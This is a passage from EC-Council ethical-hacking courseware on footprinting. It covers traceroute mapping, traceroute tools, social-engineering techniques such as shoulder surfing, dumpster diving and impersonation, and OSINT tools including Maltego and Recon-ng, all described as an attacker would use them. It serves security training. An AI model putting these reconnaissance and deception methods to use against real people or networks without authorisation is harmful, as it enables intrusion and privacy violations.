- `traceroute 1.10.20.15, second to last hop is 1.10.10.50`

By analyzing these results, an attacker can draw the network topology diagram of the target network, as shown below.





Figure 2.70: Traceroute Analysis

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Traceroute Tools

Traceroute tools such as Path Analyzer Pro, VisualRoute, Traceroute NG, and PingPlotter are useful for extracting information about the geographical location of routers, servers, and IP devices in a network. Such tools help us to trace, identify, and monitor the network activity on a world map. Some of the features of these tools are as follows:

- Hop-by-hop traceroutes
- Reverse tracing
- Historical analysis
- Packet loss reporting
- Reverse DNS
- Ping plotting
- Port probing
- Detect network problems
- Performance metrics analysis
- Network performance monitoring
- **Path Analyzer Pro**

  Source: *https://www.pathanalyzer.com*

  Path Analyzer Pro performs network route tracing with performance tests, DNS, Whois, and network resolution to investigate network issues.

  Attackers use Path Analyzer Pro to identify the route from the source to destination target systems graphically. As shown in the screenshot, this tool helps attackers to gather information such as the hop number, its IP address, hostname, ASN, network name, percentage loss, latency, average latency, and standard deviation for each hop in the path.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.71: Screenshot of Path Analyzer Pro

- **VisualRoute**

  Source: *http://www.visualroute.com*

  VisualRoute is a traceroute and network diagnostic tool. Attackers use VisualRoute to identify the geographical location of routers, servers, and other IP devices in the target network.

  This tool helps attackers in tracking the path between the source and destination systems and obtaining the results in a graphical format. As shown in the screenshot, using VisualRoute tool enables attackers to gather information such as hop number, IP address, node name, and geographical location of each hop in the route.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.72: Screenshot of VisualRoute

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Footprinting through Social Engineering


So far, we have discussed the different techniques for gathering information using online resources or tools. Now, we will discuss footprinting through social engineering, i.e., the art of obtaining information from people by exploiting their weaknesses. This section covers the concept as well as the techniques used to gather information through social engineering.

Social engineering is a non-technical process in which an attacker misleads a person into providing confidential information inadvertently. In other words, the target is unaware of the fact that someone is stealing confidential information. The attacker takes advantage of the gullible nature of people and their willingness to provide confidential information.

To perform social engineering, an attacker first needs to gain the confidence of an authorized user and then mislead that user into revealing confidential information. The goal of social engineering is to obtain the required confidential information and then use that information for malicious purposes such as gaining unauthorized access to the system, identity theft, industrial espionage, network intrusion, fraud, and so on. The information obtained through social engineering may include credit card details, social security numbers, usernames and passwords, other personal information, security products in use, OS and software versions, IP addresses, names of servers, network layout information, and so on.

Social engineering can be performed in many ways, such as eavesdropping, shoulder surfing, dumpster diving, impersonation, tailgating, third-party authorization, piggybacking, reverse social engineering, and so on.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Collecting Information Using Eavesdropping, Shoulder Surfing, Dumpster Diving, and Impersonation

Eavesdropping, shoulder surfing, dumpster diving, and impersonation are social engineering techniques that are widely used to collect information from people.

- **Eavesdropping**

  Eavesdropping is the act of secretly listening to the conversations of people over a phone or video conference without their consent. It also includes reading confidential messages from communication media, such as instant messaging or fax transmissions. It is the act of intercepting communication in any form such as audio, video, or text without the consent of the communicating parties. The attacker gains information by tapping phone conversations or intercepting audio, video, or written communication.

- **Shoulder Surfing**

  Shoulder surfing is a technique whereby attackers secretly observe the target to gain critical information. In the shoulder surfing technique, an attacker stands behind the victim and secretly observes the victim's activities on the computer, such as keystrokes while entering usernames, passwords, and so on. The technique is effective in gaining passwords, personal identification numbers, security codes, account numbers, credit card information, and similar data. Attackers can easily perform shoulder surfing in a crowded place, as it is relatively easy to stand behind and watch the victim without his or her knowledge.

- **Dumpster Diving**

  This uncouth technique, also known as trashing, involves the attacker rummaging for information in garbage bins. The attacker may gain vital information such as phone bills,

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

contact information, financial information, operations-related information, printouts of source codes, printouts of sensitive information, and so on from the target company's trash bins, printer waste bins, sticky notes at users' desks, and so on. The attacker may also gather account information from ATM trash bins. The information can help the attacker to commit attacks.

- **Impersonation**

  Impersonation is a technique whereby an attacker pretends to be a legitimate or authorized person. Attackers perform impersonation attacks personally or use phones or other communication media to mislead targets and trick them into revealing information. The attacker might impersonate a courier/delivery person, janitor, businessman, client, technician, or he/she may pretend to be a visitor. Using this technique, an attacker gathers sensitive information by scanning terminals for passwords, searching important documents on desks, rummaging bins, and so on. The attacker may even try to overhear confidential conversations and "shoulder surf" to obtain sensitive information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Module Flow

1. **Footprinting Concepts**
2. **Footprinting Methodology**
3. **Footprinting Tools**
4. **Footprinting Countermeasures**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Footprinting Tools: Maltego and Recon-ng

Maltego | Maltego can be used to determine the **relationships and real world links** between people, groups of people, organizations, websites, Internet infrastructure, documents, etc.



https://www.paterva.com

Recon-ng | Recon-ng is a **Web Reconnaissance framework** with independent modules and database interaction, which provides an environment in which open source, web-based reconnaissance can be conducted

https://github.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Footprinting Tools: FOCA and OSRFramework

FOCA (Fingerprinting Organizations with Collected Archives) is a tool used mainly to find metadata and hidden information in the documents it scans

OSRFramework includes applications related to username checking, DNS lookups, information leaks research, deep web search, regular expressions extraction, etc.




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Footprinting Tools: OSINT Framework


OSINT Framework

- OSINT Framework is an **open source intelligence gathering framework** that is focused on gathering information from free tools or resources
- It provides a simple web interface that lists various OSINT tools arranged by categories and is shown as **OSINT tree structure** on the web interface
- Tools listed includes the following indicators:
  - (T) - Indicates a link to a tool that must be installed and run locally
  - (D) - Google Dork
  - (R) - Requires registration
  - (M) - Indicates a URL that contains the search term and the URL itself must be edited manually



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Footprinting Tools

Various tools help attackers in footprinting. Many organizations offer tools that make information gathering an easy task. This section describes tools intended for obtaining information from various sources.

Footprinting tools are used to collect basic information about target systems to exploit them. Information collected by the footprinting tools includes the target's IP location information, routing information, business information, address, phone number and social security number, details about a source of an email and a file, DNS information, domain information, and so on.

- **Maltego**

  Source: *https://www.paterva.com*

  Maltego is a program that can be used to determine the relationships and real-world links between people, groups of people, organizations, websites, Internet infrastructure, documents, etc.

  Attackers can use different entities available in the tool to obtain information such as email addresses, a list of phone numbers, and a target's Internet infrastructure (domains, DNS names, Netblocks, IP addresses information).

  As shown in the screenshot, attackers add a **`Person entity`**, rename it with the target's name, and obtain the email addresses associated with the target.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.73: Screenshot of Maltego

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Recon-ng**

  Source: *https://github.com*

  Recon-ng is a web reconnaissance framework with independent modules for database interaction that provides an environment in which open-source web-based reconnaissance can be conducted.

  As shown in the screenshot, attackers use the module **`recon/domains-hosts/hackertarget`** to extract a list of subdomains and IP addresses associated with the target URL.

